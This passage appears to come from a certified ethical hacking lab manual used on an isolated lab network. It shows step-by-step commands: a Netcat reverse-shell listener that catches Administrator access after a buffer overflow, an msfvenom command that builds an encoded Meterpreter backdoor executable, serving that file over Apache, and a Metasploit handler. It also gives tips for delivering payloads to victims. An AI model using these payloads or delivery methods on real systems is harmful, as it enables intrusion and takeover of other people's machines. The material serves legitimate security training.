
153. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

154. Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

155. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

156. Now, type **cd** and press **Enter** to jump to the root directory.



The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The terminal history shows the following commands:

```
[attacker@parrot:~] $ sudo su
[sudo] password for attacker:
[root@parrot:~/home/attacker] # cd
[root@parrot:~] #
```

The terminal window is part of a larger desktop interface with a menu bar, application icons, and a taskbar at the bottom.

157. Type **nc -nvlp 4444** and press **Enter**.

158. Netcat will start listening on port **4444**, as shown in the screenshot.



```
[attacker@parrot:~]$
[attacker@parrot:~]$ sudo su
[sudo] password for attacker:
[root@parrot:~]# cd /home/attacker
[root@parrot:~/home/attacker]# nc -nvlp 4444
listening on [any] 4444 ...
```

159. Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.

160. Type **./shellcode.py** and press **Enter** to execute the Python script.

```
[root@parrot:~/home/attacker/Desktop/Scripts]#
[root@parrot:~/home/attacker/Desktop/Scripts]# chmod +x shellcode.py
[root@parrot:~/home/attacker/Desktop/Scripts]# ./shellcode.py
[root@parrot:~/home/attacker/Desktop/Scripts]#
```

161. Now, switch back to the **Terminal** running the Netcat command.

162. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.

163. Now, type **whoami** and press **Enter** to display the username of the current user.

```

Applications Places System nc -nvlp 4444 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot:~]
$ sudo su
[sudo] password for attacker:
[root@parrot:~]/home/attacker
#cd
[root@parrot:~]
#nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50825
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
Administrator

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>

```

164. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.

165. Close all the open windows and document all the acquired information.

166. Restart **Parrot Security** machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

167. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
- Escalate privileges by exploiting vulnerability in pkexec
- Escalate privileges in Linux machine by exploiting misconfigured NFS
- Escalate privileges by bypassing UAC and exploiting Sticky Keys
- Escalate privileges to gather hashdump using Mimikatz

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

Horizontal Privilege Escalation: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions

Vertical Privilege Escalation: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and GhostPack Seatbelt allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This task demonstrates the exploitation procedure on a weakly patched Windows 11 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will find misconfigurations in the target system using BeRoot and Seatbelt and further escalate privileges by exploiting client-side vulnerabilities.

Note: In This task, we are using the **Parrot Security (10.10.1.13)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



The screenshot shows a Parrot OS desktop environment. At the top, there's a dark-themed menu bar with icons for Applications, Places, System, and a browser. The title bar of the active window says "cd - Parrot Terminal". The terminal window contains the following session:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

5. A **Parrot Terminal** window appears. In the terminal window, type `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe` and press Enter.

Note: Here, the IP address of the host machine is **10.10.1.13** (here, this IP is the **Parrot Security** machine).




The screenshot shows a terminal window titled 'msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe' running on a Parrot OS desktop environment. The terminal output indicates the command was successful, creating a file named 'Exploit.exe' with a size of 73802 bytes.

```
[attacker@parrot:~] $ sudo su
[sudo] password for attacker:
[root@parrot:~] #cd
[root@parrot:~] #msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot:~] #
```

6. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to **home/attacker/Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



7. Now, we need to share **Exploit.exe** with the victim machine. (In This task, we are using **Windows 11** as the victim machine).

8. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder

Type **chmod -R 755 /var/www/html/share** and press **Enter**

Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

9. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

10. To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.

11. Type **service apache2 start** and press **Enter** to start the Apache server.

```
[attacker@parrot:~] $sudo su
[sudo] password for attacker:
[root@parrot:~] #cd
[root@parrot:~/] #msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/] #mkdir /var/www/html/share
[root@parrot:~/] #chmod -R 755 /var/www/html/share
[root@parrot:~/] #chown -R www-data:www-data /var/www/html/share
[root@parrot:~/] #ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data 0 Apr 5 03:22 share
[root@parrot:~/] #cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/
[root@parrot:~/] #service apache2 start
[root@parrot:~/] #
```

12. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.

13. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.

14. Now, issue the following commands in msfconsole:

Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.

Type **set LHOST 10.10.1.13** and press **Enter** to set the localhost.

15. To start the handler, type the command **exploit -j -z** and press **Enter**.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msfconsole - Parrot Terminal
[!] msf6 =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

